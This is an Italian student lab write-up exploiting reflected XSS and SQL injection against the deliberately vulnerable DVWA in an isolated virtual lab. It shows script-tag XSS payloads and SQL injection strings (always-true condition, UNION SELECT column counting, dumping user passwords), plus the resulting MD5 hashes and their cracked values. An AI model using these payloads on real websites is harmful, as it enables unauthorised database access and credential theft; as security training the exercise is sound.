

Sfruttamento delle Vulnerabilità **XSS** e **SQL** Injection sulla **DVWA**.

### Obiettivi:

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità **XSS** e **SQL** Injection sulla Damn Vulnerable Web Application (**DVWA**).

Istruzioni per l'Esercizio:

#### 1. Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina **DVWA** sia raggiungibile dalla macchina Kali Linux (l'attaccante).
- Verificate la comunicazione tra le due macchine utilizzando il comando ping

#### 2. Impostazione della DVWA:

- Accedete alla **DVWA** dalla macchina Kali Linux tramite il browser.
- Navigate fino alla pagina di configurazione e settate il livello di sicurezza a **LOW**.

#### 3. Sfruttamento delle Vulnerabilità:

- Scegliete una vulnerabilità **XSS** reflected e una vulnerabilità **SQL Injection** (non blind).
- Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

## SVOLGIMENTO

---

Il primo passo è quello di andare a configurare il laboratorio, avrò quindi due macchine in grado di comunicare tra loro bidirezionalmente, una macchina **kali** con IP: 192.168.1.10 e una **Metasploitable** con IP: 192.168.1.3. Mediante il comando **ping** viene effettuata una verifica sulla comunicazione bidirezionale. **Figura 1**


```
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data:
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=3.96 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=0.201 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=0.188 ms
64 bytes from 192.168.1.10: icmp_seq=4 ttl=64 time=0.230 ms
64 bytes from 192.168.1.10: icmp_seq=5 ttl=64 time=0.352 ms
64 bytes from 192.168.1.10: icmp_seq=6 ttl=64 time=0.163 ms

--- 192.168.1.10 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5003ms

(kali@kali)-[~]
$ ping 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data:
64 bytes from 192.168.1.3: icmp_seq=1 ttl=64 time=0.401 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=64 time=0.264 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=64 time=0.189 ms
64 bytes from 192.168.1.3: icmp_seq=4 ttl=64 time=0.192 ms
^C
--- 192.168.1.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3092ms
rtt min/avg/max/mdev = 0.189/0.261/0.401/0.085 ms
```

Figura 1, si verifica la comunicazione bidirezionale tra le 2 macchine mediante il comando ping bidirezionalmente tra le due macchine

Andremo ora ad accedere alla **DVWA** inserendo l' **IP** 192.168.1.3 nell' URL del browser e dopo aver effettuato il login procederemo impostando su "low" il livello di sicurezza. **Figura 2**




**Figura 2, livello di sicurezza della DVWA impostato su "low".**

Procederemo ora andando a sfruttare la **XSS Reflected** e la **SQL Injection**.

## **XSS REFLECTED**

Per **XSS Reflected** (cross site scripting) si fa riferimento alla possibilità di sfruttare la vulnerabilità di una web app mediante input come per esempio gli header delle richieste **HTTP**, i parametri delle **GET** e **POST** o anche gli input dei **FORM**. In questo modo possono essere eseguite azioni potenzialmente malevole, per esempio iniettare codice html, generare un output particolare, rubare cookie e sessioni.

Per prima cosa accederemo alla sezione "**XSS Reflected**" e inseriremo nel campo di ricerca qualcosa per verificare che effettivamente ci sia un output, in questo caso ho inserito il mio nome. **Figura 3**




**Figura 3, verifico che il campo ricerca dia un output a schermo.**

Andremo ora ad inserire nel campo di ricerca una stringa che prenda dei tag html, per esempio

**<script>alert("Sito Compromesso")</script>**

Se l' operazione andrà a buon fine apparirà a schermo un **popup** contenente la scritta "Sito Compromesso" come in **Figura 4**.



**Figura 4, dopo aver inserito la stringa nel campo riceveremo il popup contenente il messaggio "Sito Compromesso".**

Faremo ora un ulteriore test, nel tentativo di andare a modificare direttamente l' **HTML** della pagina in questione e nello specifico il tag **H1**, incolleremo quindi nel campo di ricerca la seguente stringa, che andrà a selezionare il tag H1, e sostituire il testo "Vulnerability: Reflected Cross Site Scripting (XSS) con un testo scelto da noi in questo caso "Sito Compromesso!". **Figura 5**

```
<script>document.querySelector('h1').innerText='Sito Compromesso!';</script>
```



Figura 6, il tag H1 della pagina è stato modificato con successo.

## SQL INJECTION

Per **SQL Injection** si intende la possibilità di accedere ai campi di un database sfruttando le vulnerabilità di una web app "Iniettando" una query e andando ad eseguire sul database di comandi **SQL** in maniera tale da accedere, modificare, eliminare dati o addirittura prendere il controllo del **DATABASE** stesso. In questo caso la web app non andrà a convalidare e sanitizzare l' input accettando comandi **sql** in ingresso.

In questo caso analogamente al caso precedente accederemo alla sezione "**SQL Injection**", in questa sezione abbiamo un campo ID, se andiamo ad inserire un numero noteremo come questa dia in risposta un nome ed un cognome ad esso associati. **Figura 7**




Figura 7, nome e cognome restituiti in corrispondenza dell' id=4.

Avremo quindi una query che a partire da un ID in ingresso restituisce un nome e un cognome, per esempio:

```
SELECT "nome", "cognome" FROM "tabella" WHERE id="numero"
```

**Select**

Andiamo quindi a inserire una query sempre vera, per vedere tutti gli utenti nel DB, proveremo con la seguente:

```
' OR 'a'='a
```

Essendo questa sempre vera otterremo i seguenti risultati, **Figura 8**

### Vulnerability: SQL Injection

User ID:

```

ID: ' OR 'a'='a
First name: admin
Surname: admin

ID: ' OR 'a'='a
First name: Gordon
Surname: Brown

ID: ' OR 'a'='a
First name: Hack
Surname: Me

ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: ' OR 'a'='a
First name: Bob
Surname: Smith

```

Figura 8, con la query sempre TRUE vengono restituiti tutti gli utenti nel DB.

Andiamo ora a verificare mediante **UNION SELECT** se vi sia la possibilità di estrapolare altri dati dal **DB**, useremo la query

**' UNION SELECT null –**

E ripeteremo il comando finchè non avremo il messaggio di errore per sapere quante sono le colonne della tabella. **Figura 9**

```
The used SELECT statements have a different number of columns
```

Figura 9,

messaggio di errore dopo il primo tentativo di **UNION SELECT**.

### Vulnerability: SQL Injection

User ID:

```

ID: ' UNION SELECT null, null --
First name:
Surname:

```

Figura 10, a questo punto ci fermeremo sapendo che avremo 2 colonne, First name, Surname.

Abbiamo visto quindi che sono presenti due colonne e possiamo procedere provando ad estrapolare la password degli utenti, per farlo quindi useremo la seguente union query:

**' UNION SELECT user, password, FROM USERS#**

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

*Figura 11 nella sezione surname ci sono le password HASHATE dei singoli utenti.*

Cercando in rete emerge come le password siano criptate dall' algoritmo di HASH MD5, inserendole quindi all' interno di un semplice convertitore avremo per esempio che:

**5f4dcc3b5aa765d61d8327deb882cf99 = password**

**e99a18c428cb38d5f260853678922e03 = abc123**

**8d3533d75ae2c3966d7e0d4fcc69216b = charley**

.....

Mediante quindi una UNION SELECT siamo riusciti ad accedere alle password dei singoli utenti all' interno del database e rimuovere l' hashing su di esse.